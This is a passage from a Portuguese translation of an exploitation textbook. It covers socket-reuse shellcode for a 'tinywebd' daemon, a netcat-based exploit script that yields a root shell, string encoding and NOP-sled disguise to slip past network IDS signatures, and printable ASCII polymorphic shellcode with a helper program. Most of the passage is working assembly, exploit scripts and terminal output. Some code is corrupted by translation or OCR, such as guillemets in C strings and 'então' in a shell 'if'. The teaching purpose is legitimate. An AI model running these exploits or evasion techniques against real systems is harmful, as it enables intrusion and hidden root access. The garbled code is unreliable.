   int 0x80                ; Após o fork, o processo filho de entrada é eax
== 0.
   test eax, eax
   jz child_process        ; o processo filho de entrada gera uma
shell.

      ; No processo pai, tinywebd é restaurado.
   lea ebp, [esp+0x68]        ; Restaura EBP.
   push 0x08048fb7            ; Endereço de retorno.
   ret                        ; Retorna.

child_process:
      ; Reutiliza o socket existente.
   lea edx, [esp+0x5c]     ; Coloca o endereço de new_sockfd em edx.
   mov ebx, [edx]          ; Coloca o novo valor de new_sockfd em
ebx.
   push BYTE 0x02
   pop ecx                 ; ecx inicia em 2.
   xor eax, eax
   xor edx, edx
dup_loop:
   mov BYTE al, 0x3F       ; dup2 syscall #63
   int 0x80                ; dup2(c, 0)
```



```
   dec ecx                 ; Decrementa até 0.
   jns dup_loop            ; Se o sign flag não está definido, ecx não é negativo.


; execve(const char *filename, char *const argv [], char *const envp[])
   mov BYTE al, 11 ; execve syscall #11
   push edx        ; coloca alguns nulls no terminador do arquivo.
   push 0x68732f2f ; coloca "//sh" na pilha.
   push 0x6e69622f; coloca "/bin" na pilha.
   mov ebx, esp    ; Coloca o endereço de "/bin//sh" em ebx, via esp.
   push edx        ; coloca um terminador nulo de 32 bits na pilha.
   mov edx, esp    ; Este é um array vazio para envp.
   push ebx        ; coloca o endereço da string na pilha acima do terminador nulo.
   mov ecx, esp    ; Este é o array de argv array com o ptr. de string.
   int 0x80        ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

Para usar esse shellcode efetivamente, precisamos de outra ferramenta de exploit que nos permite enviar o buffer de exploit, mas mantém o socket fora para futuras entradas/saídas (I/O). Esse segundo script de exploit adiciona um comando `cat -` adicional no fim do exploit de buffer. O parâmetro travessão significa uma entrada padrão. Executando o `cat` em uma entrada padrão é, de certa forma, inútil por si só, mas quando o comando é inserido dentro do netcat, ele vincula efetivamente a entrada e saída padrão para o socket de rede do netcat. O script a seguir se conecta ao alvo, envia o buffer de exploit e então mantém o socket aberto e obtém outras entradas a partir do terminal. Isto é feito com algumas poucas modificações (mostradas em negrito) na ferramenta de exploit silenciosa.

xtool_tinywebd_reuse.sh

```
#!/bin/sh
# Ferramenta de exploit de roubo silencioso para tinywebd
#  também aplica spoof ao endereço IP armazenado na memória
#  reutiliza o shellcode socket_reuse

SPOOFIP="12.34.56.78"
SPOOFPORT="9090"

if [ -z "$2" ]; então # se o argumento 2 está em branco
   echo "Usage: $0 <shellcode file> <target IP>"
   exit
fi
FAKEREQUEST="GET / HTTP/1.1\x00"
FR_SIZE=$(perl -e "print \"$FAKEREQUEST\"" | wc -c | cut -f1 -d ' ')
OFFSET=540
RETADDR="\x24\xf6\xff\xbf" # at +100 bytes from buffer @ 0xbffff5c0
FAKEADDR="\xcf\xf5\xff\xbf" # +15 bytes from buffer @ 0xbffff5c0
echo "target IP: $2"
SIZE=`wc -c $1 | cut -f1 -d ' '`
echo "shellcode: $1 ($SIZE bytes)"
```

```
echo "fake request: \"$FAKEREQUEST\" ($FR_SIZE bytes)"
ALIGNED_SLED_SIZE=$(($OFFSET+4 - (32*4) - $SIZE - $FR_SIZE - 16))

echo "[Fake Request $FR_SIZE] [spoof IP 16] [NOP $ALIGNED_SLED_SIZE]
[shellcode $SIZE] [ret
addr 128] [*fake_addr 8]"
(perl -e "print \"$FAKEREQUEST\"";
 ./addr_struct "$SPOOFIP" "$SPOOFPORT";
 perl -e "print \"\x90\"x$ALIGNED_SLED_SIZE";
 cat $1;
perl -e "print \"$RETADDR\"x32 . \"$FAKEADDR\"x2 . \"\x01\x00\x00\x00\r\n\"";
cat -;) | nc -v $2 80
```

Quando essa ferramenta é utilizada com o shellcode `socket_reuse_restore`, o shell de root será servido usando o mesmo socket usado para uma solicitação Web. A saída a seguir demonstra isso.

```
reader@hacking:~/booksrc $ nasm socket_reuse_restore.s
reader@hacking:~/booksrc $ hexdump -C socket_reuse_restore
00000000  6a 02 58 cd 80 85 c0 74  0a 8d 6c 24 68 68 b7 8f  |j.X..t.l$hh.|
00000010  04 08 c3 8d 54 24 5c 8b  1a 6a 02 59 31 c0 31 d2  |..T$\.j.Y1.1.|
00000020  b0 3f cd 80 49 79 f9 b0  0b 52 68 2f 2f 73 68 68  |.?.Iy..Rh//shh|
00000030  2f 62 69 6e 89 e3 52 89  e2 53 89 e1 cd 80        |/bin.R.S..|
0000003e
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon.
reader@hacking:~/booksrc $ ./xtool_tinywebd_reuse.sh socket_reuse_restore
127.0.0.1
target IP: 127.0.0.1
shellcode: socket_reuse_restore (62 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 323] [shellcode 62] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
whoami
root
```

Por meio da reutilização do socket existente, esse exploit é até mais silencioso, uma vez que não cria nenhuma conexão adicional. Menos conexões significam menos anormalidades para qualquer medida defensiva detectar.

0x680 Smuggling de payload

Os sistemas IDS ou IPS de redes mencionados anteriormente podem fazer mais do que apenas rastrear conexões – eles também podem inspecionar pacotes. Geralmente, esses sistemas estão procurando por padrões que poderiam significar um ataque. Por exemplo, uma simples regra procurando por pacotes que contenham a string `/bin/sh` capturaria vários pacotes contendo shellcodes. Nossa string `/bin/sh` já está levemente ofuscada, uma vez que ela é colocada na pilha em blocos de 4 bytes, mas um IDS de rede também poderia procurar por pacotes que contenham a string `/bin` e `//sh`.

Esses tipos de assinaturas de IDS de rede podem ser convenientemente eficazes em capturar *script kiddies*, que utilizam exploits baixados da Internet. Contudo, eles são facilmente ignorados com um shellcode personalizado que esconde quaisquer strings denunciadoras.

0x681 Codificação de string

Para ocultar qualquer string, basta adicionar 5 a cada um dos seus bytes. Então, depois que a string for colocada na pilha, o shellcode subtrairá 5 de cada byte da string da pilha. Isso construirá a string desejada na pilha, assim ela pode ser usada no shellcode, ao mesmo tempo em que será mantida escondida durante a transição. A saída a seguir mostra o cálculo dos bytes codificados.

```
reader@hacking:~/booksrc $ echo "/bin/sh" | hexdump -C
00000000  2f 62 69 6e 2f 73 68 0a  |/bin/sh.|
00000008
reader@hacking:~/booksrc $ gdb -q
(gdb) print /x 0x0068732f + 0x05050505
$1 = 0x56d7834
(gdb) print /x 0x6e69622f + 0x05050505
$2 = 0x736e6734
(gdb) quit
reader@hacking:~/booksrc $
```

O shellcode a seguir coloca esses bytes codificados na pilha e então os decodifica em um loop. Além disso, duas instruções `int3` são usadas para colocar breakpoints no shellcode antes e depois da decodificação. Essa é uma maneira simples de ver o que está acontecendo com o GDB.

encoded_sockreuserestore_dbg.s

```
BITS 32

   push BYTE 0x02        ; O fork é o syscall #2.
   pop eax
   int 0x80              ; Após o fork, o processo filho de entrada eax == 0.
   test eax, eax
   jz child_process      ; O processo filho de entrada gera uma shell.
```

```
      ; No processo pai, tinywebd é restaurado.
   lea ebp, [esp+0x68]      ; Restaura EBP.
   push 0x08048fb7          ; Endereço de retorno.
   ret ; Return

child_process:
    ; Reuso do socket existente.
   lea edx, [esp+0x5c]      ; Coloca o endereço de new_sockfd em edx.
   mov ebx, [edx]           ; Coloca o valor de new_sockfd em ebx.
   push BYTE 0x02
   pop ecx            ; ecx inicia em 2.
   xor eax, eax
dup_loop:
   mov BYTE al, 0x3F     ; dup2 syscall #63
   int 0x80              ; dup2(c, 0)
   dec ecx               ; Decrementa até 0.
   jns dup_loop          ; Se o sign flag não está definido, ecx não é negativo.

; execve(const char *filename, char *const argv [], char *const envp[])
   mov BYTE al, 11    ; execve syscall #11
   push 0x056d7834    ; coloca "/sh\x00" codificado +5 na pilha.
   push 0x736e6734    ; coloca "/bin" codificado +5 na pilha.
   mov ebx, esp       ; Coloca o endereço de "/bin/sh" codificado em ebx.

int3 ; Breakpoint antes da decodificação (REMOVER QUANDO NÃO FOR DEPURAR)

   push BYTE 0x8      ; Precisa decodificar 8 bytes
   pop edx
decode_loop:
   sub BYTE [ebx+edx], 0x5
   dec edx
   jns decode_loop

int3 ; Breakpoint após a decodificação (REMOVER QUANDO NÃO FOR DEPURAR)

   xor edx, edx
   push edx        ; colocar o terminador nulo de 32 bits na pilha.
   mov edx, esp    ; Este é um array vazio para envp.
   push ebx        ; coloca o endereço da string na pilha acima do
terminador nulo.
   mov ecx, esp    ; Este é um array argv com ptr de string.
   int 0x80        ; execve("/bin//sh", ["/bin//sh", NULL], [NULL])
```

O loop de decodificação utiliza o registro EDX como um contador. Ele começa em 8 e conta decrescentemente até 0, visto que 8 bytes precisam ser decodificados. Endereços exatos da pilha não importam nesse caso, uma vez que as partes importantes estarão todas relativamente endereçadas, assim a saída a seguir não atrapalha a anexação de um processo *tinywebd* existente.

```
reader@hacking:~/booksrc $ gcc -g tinywebd.c
reader@hacking:~/booksrc $ sudo gdb -q ./a.out
warning: not using untrusted file "/home/reader/.gdbinit"
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) set disassembly-flavor intel
(gdb) set follow-fork-mode child
(gdb) run
Starting program: /home/reader/booksrc/a.out
Starting tiny web daemon..
```

Visto que os breakpoints são, na verdade, parte do shellcode, não há necessidade de definir um a partir do GDB. De outro terminal, o shellcode é montado e usado com a ferramenta de exploit de reuso de socket.

De outro terminal

```
reader@hacking:~/booksrc $ nasm encoded_sockreuserestore_dbg.s
reader@hacking:~/booksrc $ ./xtool_tinywebd_reuse.sh encoded_
socketreuserestore_dbg 127.0.0.1
target IP: 127.0.0.1
shellcode: encoded_sockreuserestore_dbg (72 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 313] [shellcode 72] [ret addr 128]
[*fake_addr 8]
localhost [127.0.0.1] 80 (www) open
```

De volta à janela GDB, a primeira instrução `int3` no shellcode é atingida. A partir daqui, podemos verificar que a string é decodificada adequadamente.

```
Program received signal SIGTRAP, Trace/breakpoint trap.
[Switching to process 12400]
0xbffff6ab in ?? ()
(gdb) x/10i $eip
0xbffff6ab:    push     0x8
0xbffff6ad:    pop      edx
0xbffff6ae:    sub      BYTE PTR [ebx+edx],0x5
0xbffff6b2:    dec      edx
0xbffff6b3:    jns      0xbffff6ae
0xbffff6b5     int3
0xbffff6b6:    xor      edx,edx
0xbffff6b8:    push     edx
0xbffff6b9:    mov      edx,esp
0xbffff6bb:    push     ebx
(gdb) x/8c $ebx
0xbffff738:    52 '4' 103 'g' 110 'n' 115 's' 52 '4' 120 'x' 109 'm' 5 '\005'
(gdb) cont
Continuing.
[tcsetpgrp failed in terminal_inferior: Operation not permitted]

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffff6b6 in ?? ()
(gdb) x/8c $ebx
```

```
0xbffff738:    47 '/' 98 'b' 105 'i' 110 'n' 47 '/' 115 's' 104 'h' 0 '\0'
(gdb) x/s $ebx
0xbffff738:    "/bin/sh"
(gdb)
```

Agora que a decodificação foi verificada, as instruções `int3` podem ser removidas do shellcode. A saída a seguir mostra o shellcode final sendo utilizado.

```
reader@hacking:~/booksrc $ sed -e 's/int3/;int3/g' encoded_sockreuserestore_
dbg.s >
encoded_sockreuserestore.s
reader@hacking:~/booksrc $ diff encoded_sockreuserestore_dbg.s encoded_
sockreuserestore.s 33c33
< int3 ; Breakpoint before decoding (REMOVE WHEN NOT DEBUGGING)
> ;int3 ; Breakpoint before decoding (REMOVE WHEN NOT DEBUGGING)
42c42
< int3 ; Breakpoint after decoding (REMOVE WHEN NOT DEBUGGING)
> ;int3 ; Breakpoint after decoding (REMOVE WHEN NOT DEBUGGING)
reader@hacking:~/booksrc $ nasm encoded_sockreuserestore.s
reader@hacking:~/booksrc $ hexdump -C encoded_sockreuserestore
00000000  6a 02 58 cd 80 85 c0 74  0a 8d 6c 24 68 68 b7 8f  |j.X....t..l$hh..|
00000010  04 08 c3 8d 54 24 5c 8b  1a 6a 02 59 31 c0 b0 3f  |....T$\..j.Y1..?|
00000020  cd 80 49 79 f9 b0 0b 68  34 78 6d 05 68 34 67 6e  |..Iy...h4xm.h4gn|
00000030  73 89 e3 6a 08 5a 80 2c  13 05 4a 79 f9 31 d2 52  |s..j.Z.,..Jy.1.R|
00000040  89 e2 53 89 e1 cd 80                              |..S....|
00000047
reader@hacking:~/booksrc $ ./tinywebd
Starting tiny web daemon..
reader@hacking:~/booksrc $ ./xtool_tinywebd_reuse.sh encoded_sockreuserestore
127.0.0.1
target IP: 127.0.0.1
shellcode: encoded_sockreuserestore (71 bytes)
fake request: "GET / HTTP/1.1\x00" (15 bytes)
[Fake Request 15] [spoof IP 16] [NOP 314] [shellcode 71] [ret addr 128] [*fake_
addr 8]
localhost [127.0.0.1] 80 (www) open
whoami
root
```

0x682 Como esconder um sled

O sled NOP é outra assinatura fácil para detectar por IDSs e IPSs de rede. Grandes blocos de `0x90` não são tão comuns, assim, se um mecanismo de segurança da rede detecta algo parecido com isso, provavelmente trata-se de um exploit. Para evitar essa assinatura, podemos usar diferentes instruções de byte único ao invés do NOP. Há várias instruções de byte único – as instruções de incremento e decremento para vários registros – que também são caracteres ASCII imprimíveis.

Instrução	Hex	ASCII
inc eax	0x40	@
inc ebx	0x43	C
inc ecx	0x41	A
inc edx	0x42	B
dec eax	0x48	H
dec ebx	0x4B	K
dec ecx	0x49	I
dec edx	0x4A	J

Tabela 0x601.

Desde que esses registros sejam zerados antes de os utilizarmos, podemos seguramente usar uma combinação aleatória desses bytes para o sled NOP. Criar uma nova ferramenta de exploit que utiliza combinações aleatórias dos bytes `@`, `C`, `A`, `B`, `H`, `K`, `I` e `J` ao invés de um sled NOP convencional ficará como um exercício para o leitor. O modo mais fácil para fazer isso seria escrevendo um programa de geração de sled em C, que é usado com um script BASH. Essa modificação ocultará o buffer de exploração dos IDSs que buscam por um sled NOP.

0x690 Restrições em buffer

Às vezes, um programa colocará certas restrições nos buffers. Esse tipo de verificação de dados pode evitar muitas vulnerabilidades. Considere o programa exemplo a seguir, que é usado para atualizar as descrições do produto em uma base de dados fictícia. O primeiro parâmetro é o código do produto, o segundo é a descrição atualizada. Este programa, na verdade, não atualiza uma base de dados, mas ele possui uma vulnerabilidade óbvia.

update_info.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define MAX_ID_LEN 40
#define MAX_DESC_LEN 500

/* Gera uma mensagem e sai. */
void barf(char *message, void *extra) {
   printf(message, extra);
   exit(1);
}
```

```
/* O objetivo desta função é atualizar a descrição de um produto em um banco
de dados. */
void update_product_description(char *id, char *desc)
{
   char product_code[5], description[MAX_DESC_LEN];

   printf(«[DEBUG]: description is at %p\n», description);

   strncpy(description, desc, MAX_DESC_LEN);
   strcpy(product_code, id);

   printf("Updating product #%s with description \'%s\'\n", product_code, desc);
   // Atualiza banco de dados
}

int main(int argc, char *argv[], char *envp[])
{
   int i;
   char *id, *desc;

   if(argc < 2)
      barf("Usage: %s <id> <description>\n", argv[0]);
   id = argv[1]; // id - Código do produto para atualizar no banco de dados
   desc = argv[2]; // desc - Descrição do item para atualização

   if(strlen(id) > MAX_ID_LEN) // o id precisa ser menor que MAX_ID_LEN bytes.
      barf("Fatal: id argument must be less than %u bytes\n", (void *)MAX_ID_LEN);

   for(i=0; i < strlen(desc)-1; i++) { // Permite apenas bytes imprimíveis na
descrição.
      if(!(isprint(desc[i])))
         barf("Fatal: description argument can only contain printable bytes\n", NULL);
   }

   // Limpa a memória da pilha (segurança)
   // Limpa todos os argumentos, exceto o 1o. e o 2o.
   memset(argv[0], 0, strlen(argv[0]));
   for(i=3; argv[i] != 0; i++)
      memset(argv[i], 0, strlen(argv[i]));
   // Limpa todas as variáveis de ambiente
   for(i=0; envp[i] != 0; i++)
      memset(envp[i], 0, strlen(envp[i]));

   printf("[DEBUG]: desc is at %p\n", desc);
   update_product_description(id, desc); // Atualiza o banco de dados.
}
```

Apesar da vulnerabilidade, o código tenta realizar um ataque à segurança. O comprimento limitado do parâmetro do ID do produto e o conteúdo do parâmetro de descrição são limitados a caracteres imprimíveis. Além disso, as variáveis de ambiente não utilizadas e os parâmetros do programa são limpos por questão de segurança. O primeiro parâmetro (`id`) é muito pequeno para o shellcode, e uma vez que o resto da memória da pilha seja limpo, há apenas um local restante.


```
reader@hacking:~/booksrc $ gcc -o update_info update_info.c
reader@hacking:~/booksrc $ sudo chown root ./update_info
reader@hacking:~/booksrc $ sudo chmod u+s ./update_info
reader@hacking:~/booksrc $ ./update_info
Usage: ./update_info <id> <description>
reader@hacking:~/booksrc $ ./update_info OCP209 "Enforcement Droid"
[DEBUG]: description is at 0xbffff650
Updating product #OCP209 with description 'Enforcement Droid'
reader@hacking:~/booksrc $
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print «AAAA»x10') blah
[DEBUG]: description is at 0xbffff650
Segmentation fault
reader@hacking:~/booksrc $ ./update_info $(perl -e 'print «\xf2\xf9\xff\
xbf»x10') $(cat ./
shellcode.bin)
Fatal: description argument can only contain printable bytes
reader@hacking:~/booksrc $
```

Essa saída mostra um modelo do uso e então tenta explorar a vulnerabilidade da chamada `strcpy()`. Embora o endereço de retorno possa ser sobrescrito usando o primeiro argumento (`id`, o único lugar onde podemos colocar esse shellcode é o segundo parâmetro, `desc`). No entanto, esse buffer é verificado para bytes não imprimíveis. A saída da depuração confirma que esse programa pode ser explorado, se houvesse um modo de colocar o shellcode no parâmetro de descrição.

```
reader@hacking:~/booksrc $ gdb -q ./update_info
Using host libthread_db library "/lib/tls/i686/cmov/libthread_db.so.1".
(gdb) run $(perl -e 'print "\xcb\xf9\xff\xbf"x10') blah
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/reader/booksrc/update_info $(perl -e 'print "\xcb\
xf9\xff\xbf"x10')
blah
[DEBUG]: desc is at 0xbffff9cb
Updating product # with description 'blah'
Program received signal SIGSEGV, Segmentation fault.
0xbffff9cb in ?? ()
(gdb) i r eip
eip 0xbffff9cb 0xbffff9cb
(gdb) x/s $eip
0xbffff9cb: "blah"
(gdb)
```

A validação da entrada imprimível é a única coisa que interrompe o exploit. Assim como a segurança nos aeroportos, esse loop de validação de entrada inspeciona tudo o que chega. E enquanto não é possível evitar essa verificação, há vários modos de passar pelos seguranças transportando dados ilícitos de forma oculta.

0x691 Shellcode ASCII imprimível polimórfico

Um shellcode polimórfico se refere a qualquer shellcode que se modifica. O shellcode codificado da seção anterior é tecnicamente polimórfico, uma vez que ele modifica a string que utiliza enquanto está sendo executado. O novo sled NOP usa instruções que se compõem em bytes ASCII imprimíveis. Há outras instruções que se enquadram nessa classificação como imprimíveis (de `0x33` até `0x7e`); contudo, todo o conjunto é, na verdade, bem menor.

O objetivo é escrever o shellcode que passe pela verificação de caracteres imprimíveis. Tentar escrever um shellcode complexo com tal conjunto limitado de instruções seria masoquismo, assim, do contrário, o shellcode imprimível usará métodos simples para construir shellcodes mais complexos na pilha. Desse modo, o shellcode imprimível, efetivamente, será as instruções para fazer o shellcode real.

O primeiro passo é descobrir um modo para zerar os registros. Infelizmente, a instrução XOR, nos vários registros, não monta na faixa dos caracteres ASCII. Uma opção é usar o operador binário `AND`, que se une ao caractere de porcentagem (%) ao utilizar o registro EAX. A instrução assembly `and eax, 0x41414141` será montada em um código de máquina imprimível `%AAAA`, uma vez que `0x41` em hexadecimal é o caractere imprimível *A*. Uma operação AND transforma os bits, como segue:

```
1 and 1 = 1
0 and 0 = 0
1 and 0 = 0
0 and 1 = 0
```

Uma vez que o único caso em que o resultado é `1` seria quando ambos os bits são `1`, se for aplicado um AND a dois valores inversos em EAX, ele se tornará zero.

```
Binário                                  Hexadecimal
10001010100111001001111010010 10         0x454e4f4a
AND 01110100011000100110000001101 01     AND 0x3a313035
-------------------------------------    ---------------
00000000000000000000000000000000         0x00000000
```

Assim, usando dois valores imprimíveis de 32 bits, que são binários inversos de um para o outro, o registro EAX pode ser zerado sem usar qualquer byte nulo, e o código de máquina Assembly será um texto imprimível.


```
and eax, 0x454e4f4a ; Assembles into %JONE
and eax, 0x3a313035 ; Assembles into %501:
```


Assim, `%JONE%501:` em código de máquina irá zerar o registro EAX. Interessante. Algumas outras instruções que se montam em caracteres ASCII imprimíveis são mostradas na caixa a seguir.

```
sub eax,    0x41414141   -AAAA
push eax                 P
pop eax                  X
push esp                 T
pop esp                  \
```

Surpreendentemente, essas instruções, combinadas com a instrução `AND eax`, são suficientes para construir o código carregador que injetará o shellcode na pilha e então irá executá-lo. A técnica geral é, primeiro, definir o ESP de volta para o código carregador que está sendo executado (em endereços de memória mais altos), e então construir o shellcode do final para o início colocando os valores na pilha como mostrado a seguir.

Uma vez que a pilha cresce (a partir de endereços de memória mais altos para os mais baixos), o ESP recuará conforme os valores são colocados na pilha, e o EIP moverá para frente conforme o código carregador é executado. Eventualmente, o EIP e o ESP se encontrarão, e o EIP continuará a execução no shellcode recém-construído.



Primeiro, o ESP precisa ser colocado atrás do shellcode carregador. Uma pequena depuração com o GDB mostra que após a obtenção da execução do programa, o ESP está 555 bytes antes do início do buffer overflow (que conterá o código carregador). O registro ESP precisa ser removido, então está após o código carregador, enquanto ainda deixa espaço para o novo shellcode e para o próprio shellcode carregador. Cerca de 300 bytes devem ser suficientes para isso, então adicionaremos 860 bytes ao ESP para colocar 305 bytes após o início do código carregador. Esse valor não precisa ser exato, uma vez que as provisões serão feitas posteriormente para permitir algum desvio. Uma vez que a única instrução útil é a subtração, a adição pode ser simulada subtraindo um valor do registro até o ponto de ele se sobrepor. O registro possui apenas 32 bits de espaço, assim, adicionando 860 bytes ao registro é o mesmo que subtrair 860 de 2^{32}, ou 4,294,966,436. No entanto, essa subtração deve usar apenas valores imprimíveis, por isso dividimos através de três instruções em que todas usam operandos imprimíveis.

```
sub eax,    0x39393333  ; Assembles into
sub eax,    0x72727550  ; Assembles into
sub eax,    0x54545421  ; Assembles into
```

Conforme a saída do GDB confirma, subtrair esses três valores a partir de um número de 32 bits é o mesmo que adicionar 860 a ele.

```
reader@hacking:~/booksrc $ gdb -q
(gdb) print 0 - 0x39393333 - 0x72727550 - 0x54545421
$1 = 860
(gdb)
```

O objetivo é subtrair esses valores de ESP, e não de EAX, mas as instruções `sub esp` não montam em um caractere ASCII imprimível. Assim, o valor atual de ESP precisa ser movido para EAX para a subtração, e então o novo valor de EAX precisa ser movido de volta para ESP.

Contudo, visto que nem `mov esp, eax` nem `mov eax, esp` montam nos caracteres ASCII imprimíveis, essa mudança precisa ser feita usando a pilha. Colocando o valor a partir de um registro de origem para a pilha e então retirando-o para dentro do registro destino, o equivalente a uma instrução `mov destino, origem` pode ser concluída com `push origem` e `pop destino`. Felizmente, as instruções `pop` e `push` para ambos os registros EAX e ESP montam nos caracteres ASCII, assim isto pode ser feito usando o ASCII imprimível.

Este é o conjunto final de instruções para adicionar 860 ao ESP.

```
push esp            ; Assembles into T
pop eax             ; Assembles into X
```



```
sub eax, 0x39393333  ; Assembles into -3399
sub eax, 0x72727550  ; Assembles into -Purr
sub eax, 0x54545421  ; Assembles into -!TTT

push eax             ; Assembles into P
pop esp              ; Assembles into \
```

Isso significa que o `TX-3399-Purr-!TTT-P/` adicionará 860 ao ESP ao código de máquina. Até agora, tudo bem. Agora o shellcode precisa ser construído.

Primeiro, o EAX precisa ser zerado; isso é fácil agora que um método foi descoberto. Então, utilizando mais instruções `sub`, o registro EAX precisa ser definido para os últimos quatro bytes do shellcode, na ordem inversa. Uma vez que a pilha normalmente cresce para cima (em direção aos endereços de memória mais baixos) e constrói uma ordenação do tipo FILO, o primeiro valor colocado na pilha deve ser os quatro últimos bytes do shellcode. Esses bytes precisam estar na ordem inversa, devido à ordenação de byte do tipo *little-endian*. A saída a seguir mostra uma descarga hexadecimal do shellcode padrão usado nos capítulos anteriores, que será construída pelo código carregador imprimível.

```
reader@hacking:~/booksrc $ hexdump -C ./shellcode.bin
00000000    31 c0 31 db 31 c9 99 b0 a4 cd 80 6a 0b 58 51 68 |1.1.1......j.XQh|
00000010    2f 2f 73 68 68 2f 62 69 6e 89 e3 51 89 e2 53 89 |//shh/bin..Q..S.|
00000020    e1 cd 80                                        |...|
```

Nesse caso, os quatro últimos bytes são mostrados em negrito; o valor adequado para o registro EAX é `0x80cde189`. Isto é fácil de fazer utilizando instruções `sub` para sobrepor o valor. Então, o EAX pode ser colocado na a pilha. Isso move o ESP para cima (em direção aos endereços de memória mais baixos) para o final do valor recém inserido, pronto para os próximos quatro bytes do shellcode (mostrados em itálico no shellcode a seguir). Mais instruções sub são usadas para sobrepor EAX para `0x53e28951`, e esse valor é então colocado na pilha. Como este processo é repetido para cada um dos quatro bytes, o shellcode é construído a partir do final para o começo, em direção ao código carregador em execução.

```
00000000    31 c0 31 db 31 c9 99 b0 a4 cd 80 6a 0b 58 51 68 |1.1.1......j.XQh|
00000010    2f 2f 73 68 68 2f 62 69 6e 89 e3 51 89 e2 53 89 |//shh/bin..Q..S.|
00000020    e1 cd 80                                        |...|
```

Eventualmente, o começo do shellcode é alcançado, mas há apenas três bytes (mostrados em itálico no shellcode anterior) deixados depois a inserção de `0x99c931db` na pilha. Essa situação é aliviada inserindo uma instrução NOP de um único byte no começo do código, resultando no valor `0x31c03190` sendo colocado na pilha – `0x90` é o código de máquina

do NOP. Cada um desses quatro bytes do shellcode original é gerado com o método de subtração imprimível usado anteriormente. O código-fonte seguinte é um programa que ajuda a calcular os valores imprimíveis necessários.

printable_helper.c

```
#include    <stdio.h>
#include    <sys/stat.h>
#include    <ctype.h>
#include    <time.h>
#include    <stdlib.h>
#include    <string.h>
#define CHR "% _ 01234567890abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUV
WXYZ-"

int main(int argc, char* argv[])
{
   unsigned int targ, last, t[4], l[4];
   unsigned int try, single, carry=0;
   int len, a, i, j, k, m, z, flag=0;
   char word[3][4];
   unsigned char mem[70];

   if(argc < 2) {
      printf("Usage: %s <EAX starting value> <EAX end value>\n", argv[0]);
      exit(1);
   }

   srand(time(NULL));
   bzero(mem, 70);
   strcpy(mem, CHR);
   len = strlen(mem);
   strfry(mem); // Randomize
   last = strtoul(argv[1], NULL, 0);
   targ = strtoul(argv[2], NULL, 0);

printf("calculating printable values to subtract from EAX..\n\n");
t[3] = (targ & 0xff000000)>>24; // Dividindo por bytes
t[2] = (targ & 0x00ff0000)>>16;
t[1] = (targ & 0x0000ff00)>>8;
t[0] = (targ & 0x000000ff);
l[3] = (last & 0xff000000)>>24;
l[2] = (last & 0x00ff0000)>>16;
l[1] = (last & 0x0000ff00)>>8;
l[0] = (last & 0x000000ff);

for(a=1; a < 5; a++) { // Contagem de valor
   carry = flag = 0;
   for(z=0; z < 4; z++) { // Contagem de byte
      for(i=0; i < len; i++) {
         for(j=0; j < len; j++) {
            for(k=0; k < len; k++) {
               for(m=0; m < len; m++)
```



```
               {
                  if(a < 2) j = len+1;
                  if(a < 3) k = len+1;
                  if(a < 4) m = len+1;
                  try = t[z] + carry+mem[i]+mem[j]+mem[k]+mem[m];
                  single = (try & 0x000000ff);
                  if(single == l[z])
                  {
                     carry = (try & 0x0000ff00)>>8;
                     if(i < len) word[0][z] = mem[i];
                     if(j < len) word[1][z] = mem[j];
                     if(k < len) word[2][z] = mem[k];
                     if(m < len) word[3][z] = mem[m];
                     i = j = k = m = len+2;
                     flag++;
                  }
               }
            }
         }
      }
   }
   if(flag == 4) { // Se todos os 4 bytes forem encontrados
      printf(«start: 0x%08x\n\n», last);
      for(i=0; i < a; i++)
         printf(« - 0x%08x\n», *((unsigned int *)word[i]));
      printf(«------------------\n»);
      printf(«end: 0x%08x\n», targ);
      exit(0);
   }
}
```

Quando esse programa é executado, dois parâmetros são esperados – os valores iniciais e finais para EAX. Para o shellcode do carregador imprimível, o EAX é zerado para o início, e o valor final deve ser `0x80cde189`. Esse valor corresponde aos últimos quatro bytes do shellcode.bin.

```
reader@hacking:~/booksrc $ gcc -o printable_helper printable_helper.c
reader@hacking:~/booksrc $ ./printable_helper 0 0x80cde189
calculating printable values to subtract from EAX..

start: 0x00000000

     - 0x346d6d25
     - 0x256d6d25
     - 0x2557442d
------------------
end: 0x80cde189
reader@hacking:~/booksrc $ hexdump -C ./shellcode.bin
00000000 31 c0 31 db 31 c9 99 b0 a4 cd 80 6a 0b 58 51 68 |1.1.1.....j.XQh|
00000010 2f 2f 73 68 68 2f 62 69 6e 89 e3 51 89 e2 53 89 |//shh/bin..Q..S.|
00000020 e1 cd 80                                       |...|
00000023
reader@hacking:~/booksrc $ ./printable_helper 0x80cde189 0x53e28951
calculating printable values to subtract from EAX..
```

```
start: 0x80cde189

     - 0x59316659
     - 0x59667766
     - 0x7a537a79
--------------------
end: 0x53e28951
